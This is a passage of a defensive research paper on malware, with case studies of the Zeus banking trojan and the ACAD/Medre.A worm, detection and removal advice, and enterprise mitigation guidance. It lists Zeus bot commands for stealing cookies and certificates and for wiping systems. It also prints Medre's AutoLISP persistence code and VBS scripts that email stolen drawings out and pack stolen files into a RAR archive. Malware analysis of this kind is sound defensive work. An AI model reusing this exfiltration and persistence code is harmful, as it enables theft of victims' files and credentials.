Zeus presents a list of commands for the malware author to use inside his scripts. The commands are presented below from the Zeus user guide at spidersecurity.org[34]:

- **"os_shutdown** Shutdown computer. This command will be executed after the execution of the script, regardless of position in the script;
- **"os_reboot** Reboot computer. This command will be executed after the execution of the script, regardless of position in the script;
- **"bot_uninstall** Complete removal of the bot from the current user. This command will be executed after the execution of the script, regardless of position in the script;
- **"bot_update** Update the bot configuration file;
- **"bot_bc_add** Adding a constant (the session will be restored even after restarting the computer) backconnect-session. This command is not available in all builds of the software;

- **“bot_bc_remove** Termination of the permanent backconnect-sessions. The parameter defintions are the same as the parameters is bot_bc_add;
- **“bot_httpinject_disable** Blocking execution of HTTP-injects to a specific URL for the current user. Calling this command does not reset the current block list, but rather complements it;
- **“bot_httpinject_enable** Unlock execution of HTTP-injects to a specific URL for the current user;
- **“user_logoff** Session termination (logoff) of current user. This command will be executed after the execution of the script, regardless of position in the script;
- **“user_execute** Start the process from the current user. Start process through ShellExecuteW(,NULL,,,,), if start failed, then the process is created through CreateProcessW;
- **“user_cookies_get** Get the cookies of all known browsers;
- **“user_cookies_remove** Delete all cookies from all known browsers;
- **“user_certs_get** Get all the exported certificates from the certificate store "MY" of the current user. Certificates will be uploaded to the server as pfx-files with the password "pass";
- **“user_certs_remove** Cleaning certificate store "MY" of the current user;
- **“user_url_block** Block access to the URL in the famous libraries (browsers) for the current user. Calling this command does not reset the current block list, but rather complements it. When you try to access blocked URL, the bot shows the following errors:
    - wininet.dll - ERROR_HTTP_INVALID_SERVER_RESPONSE
    - nspr4.dll - PR_CONNECT_REFUSED_ERROR
- **“user_url_unblock** Unlock access to the URL in the famous libraries (browsers) for the current user;
- **“user_homepage_set** Forced change the home page for all known browsers of the current user. Even if the user tries to change the page, it will automatically be restored to the page specified by this command;
- **“user_ftpclients_get** Get a list of all FTP-logins of all known FTP-clients. This command is not available in all builds of the software;
- **“user_flashplayer_get** Create an archive "flashplayer.cab" from (*.sol) cookies of Adobe Flash Player (%APPDATA%\Macromedia\Flash Player) of the current user, and send it to the server;
- **“user_flashplayer_remove** Remove all (*.sol) cookies of Adobe Flash Player (%APPDATA%\Macromedia\Flash Player) of the current user.”[34]
- **kos** Kills the victims operating system. Removes all system files needed to perform vital operating system functions.

For example if an attacker stole credit card details he may want disconnect the computer from the Internet to making it more difficult for the user to check their bank account. The attacker can accomplish this by creating a script with the **kos** command. In the two figures below we see the results of the **kos** being run on the victims computer.



Figure 26: The Victims Machine after kos Executed [44]



Figure 27: The Victims Computer after kos Executed and the Computer was Restarted [44]

Detection

The Zeus trojan uses names like NTOS.EXE, LD08.EXE, LD12.EXE, PP06.EXE, PP08.EXE, LDnn.EXE and PPnn.EXE. In the Windows Registry the typical name used for Zeus is WSNPOEM. On the file system the Zeus trojan typically has a file size of 40kB to 150kB[46].

The Zeus trojan will install itself into the Windows system32 folder. Here are a few alternate names and locations of a Zeus trojan install:

Alternate

- C:\WINDOWS\system32\ntos.exe
- C:\WINDOWS\system32\wsnpoem\audio.dll

- C:\WINDOWS\system32\wsnpoem\video.dll

Alternate

- C:\WINDOWS\system32\oembios.exe
- C:\WINDOWS\system32\sysproc64\sysproc86.sys
- C:\WINDOWS\system32\sysproc64\sysproc32.sys

Alternate

- C:\WINDOWS\system32\twext.exe
- C:\WINDOWS\system32\twain_32\local.ds
- C:\WINDOWS\system32\twain_32\user.ds

Alternate

- C:\WINDOWS\system32\sdra64.exe
- C:\WINDOWS\system32\lowsec\local.ds
- C:\WINDOWS\system32\lowsec\user.ds

Johannes Ullrich, chief research officer for SANS Institute says that the Zeus trojan Windows registry key can be found at HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\UserInit with the name 'ntos.' Johannes says that this name may change at anytime and mentions that some anti-malware software will be able to pickup on these types of changes. Johannes suggests unusual behavior to look out for. "For example, the bot may inject additional pages into online banking login screens. If the user is all of a sudden asked for a secret question, Social Security number or other unusual items during the login process, abort the login, and call your bank or try the login from another computer." [46]

The security company Secure Works analyzed the installation locations of Zeus around March 11, 2010. The version of Zeus that was analyzed, installed itself to the following directories (the files will likely have the HIDDEN attribute set):

If the user has Administrator rights:

- "%systemroot%\system32\sdra64.exe (malware);
- "%systemroot%\system32\lowsec%systemroot%\system32\lowsec\user.ds (encrypted stolen data file);
- "%systemroot%\system32\lowsec\user.ds.lll (temporary file for stolen data);
- "%systemroot%\system32\lowsec\local.ds (encrypted configuration file)" [47]

If the user does not have Administrator rights:

- “%appdata%\sdra64.exe;
- “%appdata%\lowsec;
- “%appdata%\lowsec\user.ds;
- “%appdata%\lowsec\user.ds.lll;
- “%appdata%\lowsec\local.ds” [47]

The Zeus trojan will ensure that it starts up when the computer starts. In order for this to occur Zeus will add a registry key to instruct the computer to load the trojan into memory on startup.

If the user has Administrator rights then the location of this Zeus version will be:

> HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
>
> From:"Userinit" = "C:\WINDOWS\system32\userinit.exe"
>
> To:"Userinit" = "C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe"

If the users doesn’t have Adminstrator right then the location:

> HKCU\Software\Microsoft\Windows\CurrentVersion\Run
>
> Add:"Userinit" = "C:\Documents and Settings\<user>\Application Data\sdra64.exe"

The installed program sdra64.exe makes use of process injection in order to hide its presence. Once the system starts up the program will inject its code into winlogon.exe (for administrators) or explorer.exe (for non-Administrators) and exits. The code that was injected then infects other processes to perform data theft[47].

Removal

For proper removal of the Zeus trojan the victim should use a removal tool. Microsoft created a free anti-Zeus tool for removing the Zeus trojan found here: http://www.microsoft.com/security/scanner/en-us/default.aspx

The security company AVG also created a removal tool named rmzbot.exe that can be found here: http://free.avg.com/us-en/remove-win32-zbot

After the Zeus trojan is removed it is recommended to update your anti-virus products and run a complete system scan, then update Windows. If the system has been compromised the attacker could have installed a rootkit. If the computer is in an

environment where great damaged can be caused it so recommended to format and reinstall the operating system.

Summary

The effects of the Zeus botnet can cause severe financial damage for their victims. The attacker is able to view any websites the user has seen, collect all financial data used on the computer, and install additional malicious software for personal gain. It is important to immediately remove the infected computer from the network once it has been identified. Prompt action should be taken to remove the Zeus trojan from the infected machine. The infected machine should also be scanned for any other malware that the attacker may have installed. It is also important to work quickly with financial organizations to inform them that the financial information of the victim has been compromised. It should be assumed that the attacker has collected all financial data used on the computer.

Case Study – Industrial Espionage: ACAD/Medre.A Worm Leaks Tens of Thousands of AutoCAD drawings

Abstract

The ACAD/Medre.A is a worm that was designed to steal the AutoCAD drawings of its victims and email them to the malware author. The ESET security team first identified the worm when they noticed a large spike in malware activity in Peru. Upon further investigation the ESET team found that there was a worm targeting AutoCAD drawings for the purpose of sending a copy to its malware author. AutoCAD is software for creating 2D or 3D designs of objects to be later printed, built, or machined.

Problem Statement

The ACAD/Medre.A worm effects the users of AutoCAD software by leaking their designs to an unauthorized third party without their consent. The users of AutoCAD are often Industrial companies making proprietary designs. The issue occurs when a user opens an email that has been infected with the worm. The infected email originated from the malware author and continues to spread from victims who have been infected. It is important to prevent and remove this worm from the victim's machines because this worm steals the proprietary designs of the victims.

Usage Scenario – Information Stealing of AutoCAD drawings Against Computer Aided Design (CAD) in Peru

The security company ESET discovered a worm named ACAD/Medre.A that targets designs made by AutoCAD software. The ACAD/Medre.A worm emails AutoCAD drawings on the victim's computer to the attacker. ESET first discovered the worm when a large spike appeared in ESET's LiveGrid (a cloud-based malware collection system that uses the data from ESET users). The spike represented malicious activity of ACAD/Medre.A on users computers in Peru. The ESET research found that the stolen AutoCAD drawings were being sent to email accounts in China[58].

The worm sent AutoCAD drawings from infected machine to over 40 email accounts. The worm watched for opened AutoCAD drawings on the victim's computer. Once detected the worm emails the opened AutoCAD drawing to the email accounts specified in the worm's code. Senior Research Fellow Righard Zwienenberg said, "After some configuration, ACAD/Medre.A sends opened AutoCAD drawings by e-mail to a recipient with an e-mail account at the Chinese 163.com internet provider. It will try to do this using 22 other accounts at 163.com and 21 accounts at qq.com, another Chinese Internet provider." [58]

Righard continued to add, "ACAD/Medre.A represents a serious case of suspected industrial espionage. Every new design is sent automatically to the operator of this malware. Needless to say this can cost the legitimate owner of the intellectual property a lot of money as the cybercriminals have access to the designs even before they go into production. They may even have the guts to apply for patents on the product before the inventor has registered it at the patent office." [58]

ESET worked with Autodesk, the Chinese ISP Tencent, and Chinese National Computer Virus Emergency Response Center to prevent the worm from sending the AutoCAD drawings. Before successful prevention, tens of thousands of AutoCAD drawings were being sent[58].

Jurai Malcho, the ESET Chief Research Office said, "If there is one thing that becomes obvious from this piece of malware engaging in suspected industrial espionage is that reaching out to other parties to prevent further damage really works. Without the assistance of Autodesk, Tencent and Chinese National Computer Virus Emergency Response Center which helped ESET in taking down of dropsites and delivery chains, it would have been relatively easy only to clean already affected systems, but systems that would not be cleaned could have continued to be leaking their designs." [58]

Analysis

The ACAD/Medre.A worm was written in AutoLISP a dialect of the LISP programming language created for AutoCAD[59].

Infection and Installation

The worm used a VBS script to replicate to the following locations:

- "%windir%System32Acad.fas;
- "%windir% Acad.fas;
- "%current_working_directory_of_DWG%cad.fas;
- "%current_ working_directory_of_DWG%acad.fas;
- "%ACAD_support_directory%cad.fas;
- "%ACAD_support_directory%acad.fas" [59]

The worm also adds code into the AutoCAD support files to ensure that the malicious code is executed whenever an AutoCAD drawing is opened. The worm accomplishes this by searching for the support file acad20??.lsp where the "??" represents the version of the AutoCAD software the victim is using. The worm supports AutoCAD versions 2000 (14.0) to 2015 (19.2) [60]. The worm then adds the following code to the file:

```
("(if (findfile "cad.fas")(load "cad.fas"))")
```

If the file cannot be found then the worm will create the following content in order to ensure that the malicious code is executed when any AutoCAD drawing is opened:

```
1  (DEFUN S::STARTUP()
2  (if (findfile "cad.fas")(load "cad.fas"))
3  (princ)
4  )
```

Figure 28: Ensures Malicious Code Executed when AutoCAD Drawing Open [60]

Behavior and Payloads

Stealing AutoCAD Files

The ACAD/Medre.A worm contains a payload that will send AutoCAD drawings to the email address specified in the worm. The following code shows how the worm selects which email address to send the drawings to from its stored array of email addresses:

```
135  (setq MAKEMAIL '("[redacted]
136  (setq YUDJEMIN (REM (FIX (/ (GETVAR "CPUTICKS") 10)) (LENGTH MAKEMAIL)))
137  (setq PRINC-YF-LT (NTH (FIX YUDJEMIN) MAKEMAIL))
```

Figure 29: Email Address Selection Code for ACAD/Medre.A Worm [60]

The code above uses “CPUTICKS” in order to select at random the email address to use from the stored array.

The worm then uses the code below, written in VBS script; to send the AutoCAD drawings to the email account that were selected above:

```
ON ERROR RESUME NEXT
NameSpace = "http://schemas.microsoft.com/cdo/configuration/"
Set Email = CreateObject("CDO.Message")
Email.From = PRINC-YFMC
Email.To = "[redacted]"
Email.Subject = VL-INFO-C

Email.Textbody = VL-FILE-FNAM-H

Email.AddAttachment VL-FILE-FNAM-H

With Email.Configuration.Fields
.Item(NameSpace&"sendusing") = 2
.Item(NameSpace&"smtpserver") = PRINC-YJFWQ
.Item(NameSpace&"smtpserverport") = 25
.Item(NameSpace&"smtpauthenticate") = 1
.Item(NameSpace&"sendusername") = PRINC-YFM
.Item(NameSpace&"sendpassword") = PRINC-YXMM
.Update
End With
Email.Send

createobject("scripting.filesystemobject").getfile(wscript.scriptfullname).delete

```

Figure 30: Sending AutoCAD Drawings (and other stolen contents) to Attackers Email Address [60]

The following are the definitions of the variables used above:

- VL-INFO-C is the victim's computer and user name
- PRINC-YFMC is the randomly selected email address
- PRINC-YJFWQ is the SMTP server
- PRINC-YFM is the email users name
- PRINC-YXMM is the email password
- VL-FILE-FNAM-H is the current opened AutoCAD drawing

Stealing Email Files

The ACAD/Medre.A also steals Outlook Personal Folders (PST). The worm uses the following registry keys to perform this action[60]:

- [HKEY_CURRENT_USERSoftwareMicrosoftOffice11.0OutlookCatalog]
- [HKEY_CURRENT_USERSoftwareMicrosoftOffice12.0OutlookCatalog]
- [HKEY_CURRENT_USERSoftwareMicrosoftOffice13.0OutlookCatalog]

The contents of the stolen items are then packed into a RAR archive that is encrypted with the password being the number one (i.e. 1) and then emailed to the attacker [60].

```
1  ON ERROR RESUME NEXT
2  Set WshShell = WScript.CreateObject("WScript.Shell")
3  set so=createobject("scripting.filesystemobject")
4
5  so.getfile("%path_to_acad.fas%").copy("%windir%\System32\!È¤Î¶»úÐµÖÆÍ¼\acad.fas")
6
7  WshShell.run "attrib +h +R %windir%\System32\!È¤Î¶»úÐµÖÆÍ¼\acad.fas",0
8  m1="%windir%\System32\È¤Î¶»úÐµÖÆÍ¼.rar"
9  m2="%windir%\System32\!È¤Î¶»úÐµÖÆÍ¼"
10 mm="WinRAR m -ep1 -hp1 "&m1&m2"
11
12 myre = WshShell.Run(mm , 0, True)
13 createobject("scripting.filesystemobject").getfile(wscript.scriptfullname).delete
```

Figure 31: Pack Stolen Contents into a RAR [60]



Figure 32: RAR of Stolen Files [60]

Todo: other sent data: http://www.welivesecurity.com/2012/06/21/acadmedre-a-technical-analysis-2/

Removal of ACAD/Medre.A

The security team ESET who is the same security that discovered the ACAD/Medre.A worm has developed a tool for its removal. The tool is available free of charge. After

downloading the tool simply run and follow the prompts. The tool can be downloaded here: http://kb.eset.com/esetkb/index?page=content&id=SOLN2372&locale=en_US

Summary

The ACAD/Medre.A worm demonstrates that malware can be used to perform industrial espionage. As we discussed, ACAD/Medre.A stole tens of thousands of AutoCAD drawings from victims mainly in Peru and then sent them to the attackers email accounts. The ACAD/Medre.A worm was spread through email. Enterprises can protect themselves from similar risks by regular malware scans on received emails and to educate employees about identifying suspicious emails, which may contain malware.

Analysis

Understanding Exploits of Malware

Malware is malicious software written to carry out a task without the permission of the victim. Malware can perform a variety of destructive tasks. Some tasks can be low risk such as temporarily altering a visual component. Other tasks can be destructive to the information on the computer and the workflow of the user. Most damaging tasks are those used for organized crime such as stealing banking information or industrial espionage. The Zeus botnet is damaging to its victims by stealing banking information in order to stealing money from the victim. In the case of the Zeus botnet December 2012 incident, criminals stole 36 million euros ($47 million USD) from more than 30,000 corporate and private banking customers[120]. And in the case of the ACAD/Medre.A worm, the malware stole AutoCAD drawings from its victims and emailed them to the malware author[58].

The enterprise should consider malware to be as destructive or even more then an attacker who has physical access to the computer. This is because malware can be programmed to perform most tasks or more than an attacker at a computer can perform. Even more dangerous is the ability for malware to spread to multiple computers quicker then any attacker can physically have access to computers.

Mitigate Risks, Prevent, and Handle Malware Infections

Enterprises must take action to mitigate risks, prevent, and handle malware related incidents. We will analyze the following actions that enterprise should perform to safeguard their employees and company. We have discussed what these actions are in great detail in the previous sections.

Policy

The enterprise should establish policies to safeguard the employees and company from malware related incidents. Policies established by the enterprise are the first line of defense to prevent against a malware related incident. Policies should be applied autonomously in order to remove human error and burden. For instance the employee may forget that they are not allowed to send .exe files in emails. If the employee's computer is infected and they send an infected .exe file internally then the enterprise network infection rates can increate dramatically.

Another scenario is if an employee intends to carry out a policy but does not act fast enough. In this scenario the employee plans to scan a media CD with a virus scanner after they insert the CD. Unknown to the employee the CD they inserted contains an autorun file that executes the malware contained on the CD when inserted. The malware runs before the employee is able to perform a virus scan on the media CD.

If these policies are not autonomously applied then more work is generated by manually having to perform the tasks independently. Every employee would need to be trained and additional IT staff would have to be hired to manually perform tasks that can be autonomously applied without human error.

For these reasons it is recommended that the enterprise autonomously carry out these polices to prevent against a malware related incident.

Awareness

The enterprise must spread awareness among their employees and IT staff in order to educate their employees to help prevent and handle malware infections.

Enterprises should consider the fact that some employees will have little or no knowledge of tactics used by malware authors, how to identify potential malware, and what to do when they suspect or there has been a malware infection. If the enterprise does not educate their employees then the enterprise as a whole will suffer. It only takes one employee to trigger a malware related incident that could cause tremendous damage to the enterprise.

Vulnerability Mitigation

Enterprises can mitigate damages of a malware infection by ensure that all employees have only the least amount of privileges to perform their tasks. For instance employees in accounting may not need to install software outside of the approved list often. In this case these employees could be restricted from installing software without approval. As a result the spread of malware from another employees machine would be slowed down when reaching the computers in accounting.

Another scenario is if the employee has no need to write to other drives on the network. If this employee has read only access and his machine is infected then the malware would not be able to spread by writing to other drives on the network from his machine.

Enterprises should disable features that are not needed on their machines. Each feature running on a machine increases opportunities for malware to enter the system. For example the Nimbda worm used open network shares in addition to other means for spreading. Network shares should only be enabled on machines that require them.

Threat Mitigation with Security Software

Enterprises should run antivirus software and apply policies to autonomously scan files entering and exiting a system. Carefully consideration should be taken when selecting which antivirus software to use. As shown in our research paper certain antivirus software performs better then others. Also antivirus software performance changes as the year's progress. Antivirus software that performed well in the past may not perform well in the future. There is an also a trade off between which antivirus software has the best virus detection rates and which ones have the least amount of false positives. Enterprises need to determine what balance between virus detection rates and false positives will meet their business needs.

There are different types of firewalls that the enterprise can make use of as discussed. The enterprise will need to determine which firewalls meet their needs. It is common for enterprises to make use of proxies to safeguard their employees from accidently going to malware-infected websites. Another commonly used firewall is the network layer or packet filter firewall to prevent unauthorized data at the low level from being transferred. A well-designed enterprise will make use of firewalls to block against trouble areas where communication shouldn't travel. Application-layer firewalls are good for blocking traffic from browsers, telnet and other applications that should not be receive or sent according to the predefined rules. Network address translation (NAT) should be used when needing to hide real addresses of protected hosts.

The enterprise should be aware of the exploits of network address translation (NAT) and how to mitigate them. In Internet-Draft: Security Considerations for WebRTC (July 15, 2013) the discussion that NAT could break the end-to-end model of real-time communications is presented. The WebRTC Security draft discusses that if a web application has unrestricted network access by means of the web browser then the risk of using the web browser as an attack platform against machines is possible[127]. The example provided is a web browser accessing a malicious website on the victim machine because they are both topologically restricted being behind a firewall or NAT[127].

In order to prevent this form of attack the target of the traffic explicitly consents to receiving the traffic, until the consent is verified traffic other than the consent handshake must not be sent to that target[127].

Interactive Connectivity Establishment (ICE) [RFC5245] utilizes a handshake to verify that the receiving target wants to receive the traffic from the sender[127]. It will be reassuring to the designer that this is performed already when doing NAT hole punching[127].

As described in the WebRTC Security draft, the site initiating ICE is assumed to be malicious. As a result the receiving element must demonstrate receipt or knowledge of a value unavailable to the site[127]. This will prevent forging responses from the site in question[127]. The Session Transitional Utilities for Nat (STUN) transaction IDs, generated by the browser, are used for this purpose[127]. The STUN transaction IDs must not be available to the initiating script or even the diagnostic interface[127]. When verifying the receiver consent the verification that the receiver wants to receive the traffic from a sender should be verified. The example provided is that a malicious website may simply attempt ICE to known servers which are using ICE for other reasons[127]. ICE provides this verification via the STUN credentials in a shared secret per session form[127]. Lastly the browser needs to verify that the target of the traffic wants to continue to receive it[127]. Unfortunately ICE keep alives will not fulfill this purpose[127]. The work-a-rounds suggested by the WebRTC Security draft are: [RFC5245] Rosenberg, J., "Interactive

Connectivity Establishment (ICE): A Protocol for Network Address Translator (NAT) Traversal for Offer/Answer Protocols", RFC 5245. April 2010.

In addition to firewall security, enterprises should analyze which IDS and IPS tools best suits their needs. We discussed two popular tools, Splunk and Snort. Either tool can be used to analyze network-based traffic to detect intrusions and to prevent intrusions.

Real-world Examples of Malware

The real-world examples of the ACAD/Medre.A worm stealing AutoCAD drawings and the Zeus botnet being used to steal 36 million euros ($47 million USD) demonstrate the tremendous damage that malware infections can cause. Enterprises should assume the worse case scenario when dealing with a malware infection. For instance if the accounting department discovers a malware infection on one of their computers it should be assumed that all accounting information available to the computer locally and remotely has been compromised. It should also be assumed that the infection has spread. The infected computers should be immediately disconnected from the network and all outbound email messages and correspondence with the infected computers should be analyzed.

NIST Cybersecurity Framework

The National Institute of Standards and Technology under Executive Order from the President of the United States is developing a framework with collaboration of the public and private sectors.[124]

The core of the NIST Cybersecurity framework defines five functions as shown below from NIST DRAFT –Framework Core (http://www.nist.gov/itl/upload/draft_framework_core.pdf):

1. Know – Gaining the institutional understanding to identify what systems need to be protected, assess priority in light of organizational mission, and manage processes to achieve cost effective risk management goals

2. Prevent – Categories of management, technical, and operational activities that enable the organization to decide on the appropriate outcome-based actions to ensure adequate protection against threats to business systems that support critical infrastructure components.

3. Detect –Activities that identify (through ongoing monitoring or other means of observation) the presence of undesirable cyber risk events, and the processes to assess the potential impact of those events.

4. Respond – Specific risk management decisions and activities enacted based upon previously implemented planning (from the Prevent function) relative to estimated impact.

5. Recover - Categories of management, technical, and operational activities that restore services that have previously been impaired through an undesirable cybersecurity risk event.

These functions define best practices that organizations should apply to improve the security level of their infrastructure. The framework also helps identify the state of the organizations security level and assess what areas need to be improved upon.

The intent of the framework is to be adaptable, flexible, and scalable for voluntary use[126]. The functions are also actionable items that organizations can apply[126]. Each organization or enterprise will need to prioritize which functions will receive more weight for investment over others. These functions are to be applied across a wide range of organizations; therefore enterprises should have the ability to collaborate in the public and private sector to identify best approaches. Because the framework is in draft the more prioritization of these functions could receive more attention in the future.

Conclusion

Understanding Exploits of Malware

The majority of malware authors have shifted their focus over the years starting with joke programs to reckless damage and now organized crime. We discussed joke programs such as ANIMAL, which asked the victim a series of questions to guess what animal the victim was thinking of. While ANIMAL was asking the victim questions it copied itself to every directory that the victim had access to[13]. This type of malware was designed to spread security awareness in a joke like fashion. The malware was also visually apparent to the victim that their computer was infected.

Later the ILOVEYOU virus attacked tens of millions of Windows based machines, overwriting image files on the infected machines. This malware was designed to be damaging to its victims.

Then the Zeus botnet was developed and used to steal financial information from its victims. The attacker would sell or use the victims banking information himself. Victims of the Zeus botnet experienced tremendous financial damage. In the case of the December 2012 incident 36 million euros ($47 million USD) was stolen[120]. This type of malware was designed for organized crime.

Mitigate Risks, Prevent, and Handle Malware Infections

In order to mitigate risks or a malware related incident we discussed strategies for prevention and handling of infections.

Policy

We discussed policies that should be performed autonomously on enterprise machines. These policies are:

- Automated scanning of media from internal and external sources
- Automated scanning of emails from a system before arriving to the employees inbox
- Spam filters applying to all external emails
- Prevent sending and receiving emails of certain files (i.e. .exe files)
- Restrict use of unapproved software
- Restrict use of unapproved external media sources (i.e. flash drives, CDs)
- Preinstall security software (i.e. antivirus) for each platform (i.e. workstation, laptop, mobile devices) and applications (i.e. email clients and servers, web browsers). Also automated software updates and host scans.

We discussed the benefits of applying these policies and that they help to mitigate, prevent, and handle malware related incidents.

Awareness

We discussed how awareness training helps employees and IT staff to know the tactics used by malware authors, risks of a malware incidents, and the roles of employees and IT

staff for prevention and handling of malware incidents. We discussed the importance of training and how some employees may have little or no knowledge of the tactics used by malware authors, how to identify malware, and what actions should be taken when they suspect a malware infection.

Vulnerability Mitigation

We discussed that malware often exploits vulnerabilities in software to pass security features in order to perform their malicious intent. As a result we discussed that enterprises should schedule frequent updates for software. These updates should be run autonomously as to remove human error and burned as we discussed above. We also discussed that employees should have the least amount of privileges required to perform their job responsibilities. We also discussed disabling features that are not needed to prevent malware from having more opportunities to exploit the system.

Threat Mitigation with Security Software

In this research paper we discussed threat mitigation tools and why they are important. The tools we discussed were antivirus software, firewalls, intrusion detection systems (IDS) and intrusion prevention systems (IPS), and big data analysis tools to detect threats in real-time.

We discussed that Intrusion Detection Systems help recognize damage and affect systems, evaluative incidents, trace intrusions, and provide for forensic analysis. We also discussed the importance of using an Intrusion Prevention System for blocking attempted attacks by utilizing a database of known attacks.

